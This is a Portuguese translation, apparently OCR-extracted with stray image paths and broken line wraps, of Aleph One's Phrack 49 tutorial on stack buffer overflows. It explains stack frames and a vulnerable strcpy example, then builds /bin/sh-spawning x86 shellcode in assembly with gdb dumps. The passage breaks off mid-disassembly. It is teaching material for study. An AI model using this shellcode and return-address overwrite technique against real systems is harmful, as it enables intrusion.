/***

drwxr crew
www.drwxr.org

Esta é a tentativa de traduzir um dos textos mais comentados
e profundos com relação a buffer overflow, shellcodes, exploits, etc.
Foi escrito por Aleph1 na Phrack #49 o objetivo é tornar
acessível essas informações em portugues.

Recomendo que se possivel leia o original ou pelo menos confira
pois concerteza erros foram cometidos nessa traducao.

Algumas coisas não serão traduzidas pq ao pé da letra no
portugues não tem muito a ver. Infelizmente erros foram cometidos...

Abraço e bons estudos...

***/

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r0Ot, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

Introducao
~~~~~~~~~~

Nos ultimos meses um monte de vulnerabilidades de buffer overflow vem sendo descobertas e exploradas. Exemplos disso sao servicos como syslog, sendmail 8.7.5, Linux/FreeBSD mount, xt library, at, etc. Este texto pretende explicata oq sao os buffer overfloes e como os seus exploits funcionam.

Conhecimentos basicos de assembly sao necessarios. Um entendimento dos conceitos
de memoria virtual e experiencia com o gdb sao de grande valia mas nao necessario.
Nos tb assumimos que o trabalho sera feito com uma cpu Intel x86 e que o SO é Linux.

Algumas definicoes basicas antes de comecar: Um buffer eh simplesmente um bloco continuo
de memoria que armazena diversas instancias de um mesmo tipo de dado. Programadores de C
normalmente associa com uma matriz de palavras (word). Mais comum eh as matrizes de caracteres.
Matrizes, como todas as variaveis em C, pode ser declaradas de forma estatica ou dinamica.
Variaveis estaticas sao carregadas na hora que executa o programa no segmento de dados. Ja as
variaveis dinamicas sao alocadas em tempo de execucao na pilha. A operacao de overflow consiste
em preencher acima dos limites da pilha. Nos iremos basear-se somente nos overflows de buffers
dinamicos, conhecidos como stack-based buffer overflows. (buffer overflow baseado na pilha).
~~~~~~~~~~

Processo de Organizacao da memoria

Para entender o que uma pilha de buffer eh nos devemos primeiro entender como um processo
eh organizado na memoria. Processos sao dividios em tres regioes: Text, Data(dados), Stack(pilha).
Nos iremos nos concentrar na regiao da pilha, mas primeiro uma pequena revisao das outras partes.

A regiao text eh fixada pelo programa e include codigo (instrucoes) e dados somente para leitura.
Esta regiao corresponde a secao text do arquivo executavel. Esta regiao eh normalmende marcada como
somente leitura e toda tentativa de escrita ira resultar em SEGMENTATION VIOLATION.

A regiao de dados contem dados inicializados e nao inicializados. Variaveis estaticas estao armazenadas
nesta regiao. A regiao de dados corresponde a sessao data-bss de um arquivo executavel. Seu tamanho pode
ser alterado com a system call brk(2). Se a expansao do bss data ou a pilha do usuario superar a memoria
disponivel, o processo eh broqueado e eh reagendado para executar dinovo com um espaco maior de memoria.
Novos espacos de memoria eh adicionado entra os segmentos de dados e a pilha.




Fig. 1 Regioes do processo de memoria

Oque eh uma pilha?

Uma pilha eh um tipo abstrato de dados frequentemente usado na ciencia da computacao. Uma pilha de
objetos tem a propriedade de que o ultimo objeto colocado na pilha eh o primeiro objeto a ser removido.
Esta propriedade eh normamente referida como ultimo a entrar, primeiro a sair da fila ou LIFO (last in - fist out).

Muitas operacoes sao definidas na pilha. Duas das mais importantes sao a PUSH e a POP. PUSH adiciona um
elemento no topo da pilha. POP, ao contrario, diminui o tamanho da pilha em 1 removendo o ultimo elemento
no topo da pilha.

Porque usar uma pilha?

Computadores modernos sao desenvolvidos destinados ao uso de linguagens de alto nivel. A tecnica mais importante
para estruturar programas, introduzidas por linguagens de alto nivel sao atraves

de procedures e functions.
De um ponto de vista, uma chamada de procedure altera o fluxo de controle como um pulo, ele vai para um trecho do
programa e depois de realizar esse trecho ele retorna para o local que a chamou. Essa tecnica de alto nivel eh possivel
com a ajuda das pilhas.

A pilha eh tambem usada para alocar as variaveis locais usadas nas functions dinamicamente, para passar parametros
para as functions (funcoes) e e para retornar os valores das funcoes.

A regiao da pilha

Uma pilha eh um bloco continuo de memoria contendo dados. Um registrador chamado stack pointer (SP) aponta para o
topo da pilha. A parte de baixo da pilha eh um endereco fixo. O seu tamanho eh ajustado dinamicamente pelo kernel em tempo
de execucao. A CPU implementa instrucoes para efetuar o PUSH e o POP na pilha.

A pilha consiste em camadas que sao efetuados PUSHs quando eh chamada uma funcao e POPs quando ela retorna. Uma camada de pilha
contem os parametros para uma funcao, sao as variaveis locais, e os dados necessarios para retornar a camada anterior da pilha, incluindo
o valor do ponteiro de instrucao no momento da chamada da funcao.

Dependendo da implementacao a pilha ira crescer para baixo (atraves dos enderecos de memoria mais baixos) ou crescer. No nosso exemplo
nos iremos usar uma pilha que cresce para baixo. Esta eh a forma que as pilhas crescem em muitos processadores como os Intel, Motorola, SPARC
e MIPS. O stack pointer (SP - ponteiro de pilha) eh tb implmentado dependentemente. Ele deve apontar para o ultimo endereco na pilha, ou
para o proximo espaco de memoria disponivel apos a pilha. Para nossa discussao iremos assumir que o SP aponta para o ultimo endereco da pilha

Alem do stack pointer, que aponta para o topo da pilha (endereco mais baixo - a pilha cresce de cima para baixo segundo a convencao adotada)
eh frequente e conveniente ter um frame pointer (FP) que aponta para um local fixo com uma camada de pilha. Alguns textos tb se referem nele como
um local base pointer (LB). Em principio, variaveis locais podem ser referenciadas dando-lhes seus offsets para o SP. No entanto, como as words sao
colocadas na pilha e retiradas da pilha, esses offsets mudam. Apesar de em alguns casos o compilador pode manter uma faixa de numeros de words na pilha
e seus offsets corretos, em alguns casos isso nao pode ser feito, em todos os casos uma administracao consideravel eh necessaria. Ademais, em algumas

maquinas,
como as baseadas nos processadores Intel, acessando uma variavel com uma distancia conhecida do SP eh necessario multiplas instrucoes.

Consequentemente, muitos compiladores usam um segundo registrador, FP, para referenciar tanto variaveis locais como parametros porque suas distancias do

FP
nao muda com os PUSHs e POPs. Nos CPUs Intel, BP (EBP) eh usado para esse proposito. Nos CPUS Motorola, qualquer endereco de registro com excessao do A7 (SP)

faz o mesmo.
Porque o jeito que a pilha cresce, parametros atuais tem offsets positivos e variaveis locais tem offsets negativos do FP.

A primeira coisa que uma procedure deve fazer quando eh chamada eh salvar o FP anterior (entao ela pode retornar aonde estava qdo terminar). Entao ela

copia o SP

no FP para criar um novo FP, e avancar o SP para reservar espaco para as variaveis locais.
Este codigo eh chamado de procedure prolog. Uma vez que a procedure termina, a pilha deve ser limpa novamente, alguma coisa chamada de procedure epilog.
As instrucoes Intel ENTER e LEAVE e as da Motorola LINK e UNLINK, sao fornecidas para fazer a maioria dos trabalhos de prolog e epilog eficientemente.

Vamos ver como a pilha ira parecer nesse exemplo simples:

example1.c:

```
--------------------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
--------------------------------------------------------------------------------
```

Para entender o que o programa faz para chamar a function() nos iremos compilar no gcc usando o argumento -S que server para gerar o codigo de saida em assembly:

```
$ gcc -S -o example1.s example1.c
```

Olhando para o codigo assembly nos podemos ver que a chamada para function() eh traduzido para:

```
        pushl $3
        pushl $2
        pushl $1
        call function
```

Estes PUSHs para os 3 argumentos eh para ir para a pilha e chamar a function(). A instrucao 'call' ira colocar o ponteiro de instrucao (IP) na pilha.
Nos iremos chamar o IP armazenado para o endereco de retorno (RET). A primeira coisa feita na funcao eh o procedure prolog:

```
        pushl %ebp
        movl %esp,%ebp
        subl $20,%esp
```

Estes colocam o EBP, frame pointer, na pilha. ele entao copia o SP atual no EBP, fazendo ele o novo ponteiro de FP. Nos iremos chamar o FP salvo como SFP.

Ele entao
aloca espacos para as variaveis locais subtraindo seus tamanhos da SP.

Nos devemos lembrar que a memoria soh pode ser enderecada em multiplos de word. Uma word no nosso caso eh 4 bytes ou 32 bits. Entao nosso buffer de 5

bytes
esta realmente tomando 8 bytes (2 words) de memoria, e nosso buffer de 10 bytes esta tomando 12 bytes (3words) da memoria. Isto porque o SP esta sendo

subtraido
de 20. Com isso em mente nossa pilha se parece com isso quando a function eh chamada (cada espaco represente um byte):

```
bottom of                                                          top of
memory                                                             memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [           ][        ][   ][   ][   ][   ][   ]

top of                                                          bottom of
stack                                                              stack
```


Buffer Overflows

Um buffer overflow eh o resultado do armazenamento de mais dados no buffer do que ele suporta. Como este erro frequenqute de programacao
pode ser usado para executar um codigo arbitrario ? Vamos ver outro exemplo:

example2.c


```
----------------------------------------------------------------------------
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
----------------------------------------------------------------------------
```

Este eh um programa que tem uma funcao com um erro de programacao tipico de buffer overflow. A funcao copia uma string fornecida
para outra variavel sem checar os tamanhos usando a funcao strcpy() ao inves de strncpy(). Se vc rodar este programa vc ira receber um
segmentation violation. Vamos ver como a pilha estara quando nos chamarmos a funcao:



O que esta acontecendo ? Porque recebemos um segmentation violation? Simples. strcpy() esta copiando o conteudo de
*str (larger_string[]) em buffer[] ate que um caracter null eh encontrado na string. Como podemos ver buffer[] eh muito menor
que *str. buffer[] eh de 16bytes, e nos estamos tentando armazenar ele com 256 bytes. Isto significa que todos os 250 bytes
apos o buffer esta sendo sobescrito na pilha. Isto inclui o SFP, RET e ate *str! Nos preenchemos large_string com o caracter 'A'.
O valor do caracter eh 0x41. Que significa que o endereco de retorno eh agora 0x41414141. Isto eh fora do espaco de enderecamento de processos
Este eh o porque quando uma funcao retorna e tenta ler a proxima instrucao daquele endereco voce recebe um segmentation violation.

Entao um buffer overflow permite-nos mudar o endereco de retorno de uma funcao. Desta forma nos podemos mudar o fluxo de execucao
de um programa. Vamos voltar para nosso primeiro exemplo e ver novamente como a pilha se parecia:



Vamos tentar modificar nosso primeiro exemplo assim ele sobreescrevera o endereco de retorno, e demonstrara como nos podemos fazer ele executar um codigo arbitrario. Logo antes de buffer1[] na pilha eh o SFP, e antes dele, o endereco de retorno (ret).
Isto eh 4 bytes apos o final de buffer1[]. Mas lembre que buffer1[] eh na verdade 2 words isto eh 8 bytes. Entao o endereco de retorno eh 12 bytes do inicio
de buffer1[]. Nos iremos modificar o valor do codigo de retorno de tal forma que o assignment statement 'x = 1;' apos a chamada da funcao sera pulado. Para fazer entao nos adicionamos 8 bytes ao endereco de retorno. Nosso codigo eh agora:

example3.c:

```
----------------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
----------------------------------------------------------------------------
```

O que nos fizemos eh adicionar 12 ao endereco de buffer1[]. Este novo endereco eh onde o endereco de retorno esta armazenado. Nos queremos pular a cessao

para a
chamada do printf. Como soubemos que era para adicionar 8 ao endereco de retorno ? Nos usamos um teste de valor primeiro (para o exemplo 1), compilado o

programa e entao iniciou o gdb:

```
----------------------------------------------------------------------------
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
```

```
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
----------------------------------------------------------------------------
```

Nos podemos ver quando eh chamado function() o endereco RET sera 0x8004a8, e nos queremos pular para a cessao anterior em 0x80004ab.
A proxima instrucao que nos queremos executar eh em 0x8004b2. Um pouco de matematica nos diz que a distancia eh 8 bytes.

Shell Code

Entao agora que nos sabemos que podemos modificar o endereco de retorno e o fluxo de execucao, que programa nos queremos executar ?
Na maioria dos casos nos iremos simplesmente querer que o programa gere uma shell. Da shell nos podemos executar comandos como desejamos.
Mas e quando nao ha nenhum codigo no programa que nos estamos querendo explorar (shell por ex) ? Como nos podemos colocar instrucoes arbitrarias no seu

espaco de endereco ?
A resposta eh colocar o codigo que nos estamos tentando executar no buffer (shell) que estamos sobrecarregando, e sobescrever o endereco de retorno entao ele

apontara
de volta para o buffer (e assim executara o codigo da shell).
Assumindo que a pilha inicia no endereco 0xFF, e que ela ficar para o codigo nos queremos executa a pilha de tal forma que ela se pareça assim:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                          |
           |__________________________|
top of                                                          bottom of
stack                                                               stack
```

O codigo para gerar uma shell em C eh a seguinte:

shellcode.c
```
----------------------------------------------------------------------------
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
----------------------------------------------------------------------------
```

Para ver como ela se parece em assembly nos compilamos ele e iniciamos o uso do gdb. Lembre-se de usar o argumento -static. Senao o codigo atual para a

system call
do execve nao sera incluida. Ao inves de ter uma referencia para a biblioteca dinamica C que normalmente seria linkada em tempo de carregamento.

```
----------------------------------------------------------------------------
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Vamos tentar entender o que esta acontecendo aqui. Nos iremos iniciar estudando o main:

```
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
```

Este eh o inicio da procedure. Ele primeiro salva o antigo frame pointer(FP), seta o SP atual com o novo FP, e
deixa espaco para as variaveis locais. Neste caso eh:

char *name[2];

ou 2 ponteiros para um caracter (char). Ponteiros tem o tamanho de uma word,
entao ele deixa espaco para 2 words (8 bytes).

```
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
```

Nos copiamos o valor 0x80027b8 (o endereco da string "/bin/sh")
no primeiro ponteiro de name[]. Eh o equivalente a:

```
        name[0] = "/bin/sh";

0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)

        Nos copiamos o valor 0x0 (NULL) no segundo ponteiro de name[].
        Isto eh equivalente a:

        name[1] = NULL;

        A chamada atual para execve() comeca aqui.

0x8000144 <main+20>:    pushl  $0x0

        Nos colocamos os argumentos para o execve() em ordem reversa na pilha.
        Comecamos com o NULL.

0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax

        Nos carregamos o endereco de name[] no registrador EAX.

0x8000149 <main+25>:    pushl  %eax

        Nos colocamos o endereco de name[] na pilha.

0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax

        Nos carregamos o endereco da string "/bin/sh" no registrador EAX.

0x800014d <main+29>:    pushl  %eax

        Nos colocamos o endereco de "/bin/sh" na pilha.

0x800014e <main+30>:    call   0x80002bc <__execve>

        Chamamos a biblioteca da procedure execve().  A chamada da instrucao
        coloca IP na pilha.
--------------------------------------------------------------------------------

   Agora a funcao execve(). Mantenha em mente que estamos usando um sistema
linux baseado no CPU Intel.
A syscall (chamada de sistema) irá ser diferente de SO pra SO e de CPU pra CPU.
Alguns irão passar os argumentos
através da pilha outros atraves dos registradores. Alguns usam um software de
interrupcao para pulara para o modo
kernel, outros usam uma chamada distante. O Linux passa seus argumentos para a
system call atraves dos registradores,
 e usa um software de interrupcao para acessar o modo kernel.

--------------------------------------------------------------------------------
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx

        O inicio da procedure.

0x80002c0 <__execve+4>: movl   $0xb,%eax

        Copia 0xb (11 decimal) na pilha. Este eh o indice na
        tabela de syscall.  11 eh o execve.

0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx

        Copia o endereco de "/bin/sh" em EBX.

0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx

        Copia o endereco de name[] em ECX.

0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
```

```
        Copia o endereco do ponteiro null em %edx.

0x80002ce <__execve+18>:        int    $0x80

        Muda para o modo kernel.
------------------------------------------------------------------------------
```

Como podemos ver nao ha muita coisa para a chamada de sistema do execve(). Tudo que precisamos fazer eh:

a) ter o caracter null que termina a string "/bin/sh" em algum lugar na memoria.
b) ter o endereco da string "/bin/sh" em algum lugar na memoria acompanhado do
comprimento do null word.
c) Copiar 0xb no registrador EAX.
d) Copiar o endereco do endereco da string "/bin/sh" no registrador EBX.
e) Copiar o endereco da string "/bin/sh" no registrador ECX.
f) Copiar o endereco do null long word no registrador EDX.
g) Executar a instrucao int $0x80

Mas o que acontece se a chamada do execve() falhar por alguma razao ? O programa ira continuar executando as instrucoes que estao na pilha, o que devera contem dados desconhecidos!
O programa ira entrar em core dump. Nos queremos que o programa saia de forma limpa se a chamada do execve falhar. Para acertamos isso nos devemos adicionar uma chamada de saida (exit) apos a chamada do execve. Como a chamada de sistema do exit se parece ?

exit.c

```
------------------------------------------------------------------------------
#include <stdlib.h>

void main() {
        exit(0);
}
------------------------------------------------------------------------------

------------------------------------------------------------------------------
[aleph1]$ gcc -o exit -static exit.c
[aleph1]$ gdb exit
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
------------------------------------------------------------------------------
```


A chamada de sistema exit ira colocar o valor 0x1 no registrador EAX, colocar o codigo de saida em EBX, e executar "int 0x80". É isso. A maioria das aplicacoes retornam 0 na saida para indicar que nao houve erros. Nos iremos colocar o 0 em EBX. Nossa lista de passos agora eh:

a) Tem o null terminated string "/bin/sh" em algum lugar da memoria
b) Ter o endereco da string "/bin/sh" em algum da memoria seguido do comprimento
do null word.
c) Copiar o 0xb no registrador EAX.
d) Copiar o endereco do endereco da string "/bin/sh" no registrador EBX.
e) Copiar o endereco da string "/bin/sh" no registrador ECX.
f) Copiar o enderecodo null long word no registrador EDX.
g) Executar a instrucao int $0x80.
h) Copiar 0x1 no registrador EAX.
i) Copiar 0x0 no registrador EBX.
j) Executar a instrucao int $0x80.

Tentando por isso junto em linguagem assembly, substituindo a string apos o codigo,
e remembrando nos iremos por o endereco da string, e a null word depois da matriz, nos temos:

```
---------------------------------------------------------------------------
        movl   string_addr,string_addr_addr
        movb   $0x0,null_byte_addr
        movl   $0x0,null_addr
        movl   $0xb,%eax
        movl   string_addr,%ebx
        leal   string_addr,%ecx
        leal   null_string,%edx
        int    $0x80
        movl   $0x1, %eax
        movl   $0x0, %ebx
        int    $0x80
        /bin/sh string goes here.
---------------------------------------------------------------------------
```

O problema é que nos nao sabemos onde no espaco de memoria do programa que estamos tentando explorar
o codigo (e a string que ira acompanhar) sera substituida. Um jeito para isso é usar a instruçao JMP, e
uma instrucao CALL. As instrucoes JMP e CALL podem usar enderecamendo relativo ao IP (ponteiro de instrucao),
o que significa que nos podemos saltar para um offset do ponteiro de instrucao atual sem precisar saber
exatamente o endereco de memoria daonde pretendemos ir. Se nos trocarmos a instrucao CALL logo antes da string
"/bin/sh", e uma instrucao JMP para ela, o endereco da string sera colocado na pilha como um endereco de retorno
quando a chamada CALL for executada. Tudo que nos precisamos entao eh copiar o endereco de retorno no registrador.
A instrucao CALL pode simplesmente chamar o inicio do nosso codigo acima. Assumindo agora que o J eh a instrucao
JMP e C a instrucao CALL, e s para a string, o fluxo de execucao devera ser agora:



Com estas modificacoes, usando enderecamendo indexado, e escrevendo abaixo qtos bytes cada

instrucao tera, nosso codigo sera o seguinte:

```
------------------------------------------------------------------------------
        jmp    offset-to-call           # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,array-offset(%esi)  # 3 bytes
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes
        movl   $0x0,null-offset(%esi)   # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   array-offset,(%esi),%ecx # 3 bytes
        leal   null-offset(%esi),%edx   # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   offset-to-popl           # 5 bytes
        /bin/sh string goes here.
------------------------------------------------------------------------------
```

   Calculando os offsets do jmp ate call, do call ate popl, do endereco da string ate
a matriz, e do endereco da string ate a null long word, agora nos temos:

```
------------------------------------------------------------------------------
        jmp    0x26                     # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
        movl   $0x0,0xc(%esi)           # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   -0x2b                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
------------------------------------------------------------------------------
```

   Parece correto. Para ter certeza de que ira funcionar corretamente nos devemos
compilar e rodar ele. Mas ha um problema. Nosso codigo altera ele mesmo, mas a maioria
dos sistemas operacionais marca as paginas de codigo como somente leitura. Para passarmos
por esta restricao nos devemos colocar o codigo que desejamos executar na pilha ou no
segmento de dados (data segment), e transferir o controle para ele. Para fazer isso
entao nos iremos colocar nosso codigo em uma matriz global no segmento de dados. Nos precisamos
primeiro uma representacao hexadecimal do codigo binario. Vamos compilar primeiro, e entao
usar o gdb para obter o codigo.

shellcodeasm.c

```
------------------------------------------------------------------------------
void main() {
__asm__("
        jmp    0x2a                     # 3 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
        movl   $0x0,0xc(%esi)           # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
```

```
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
-------------------------------------------------------------------------------

-------------------------------------------------------------------------------
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[aleph1]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
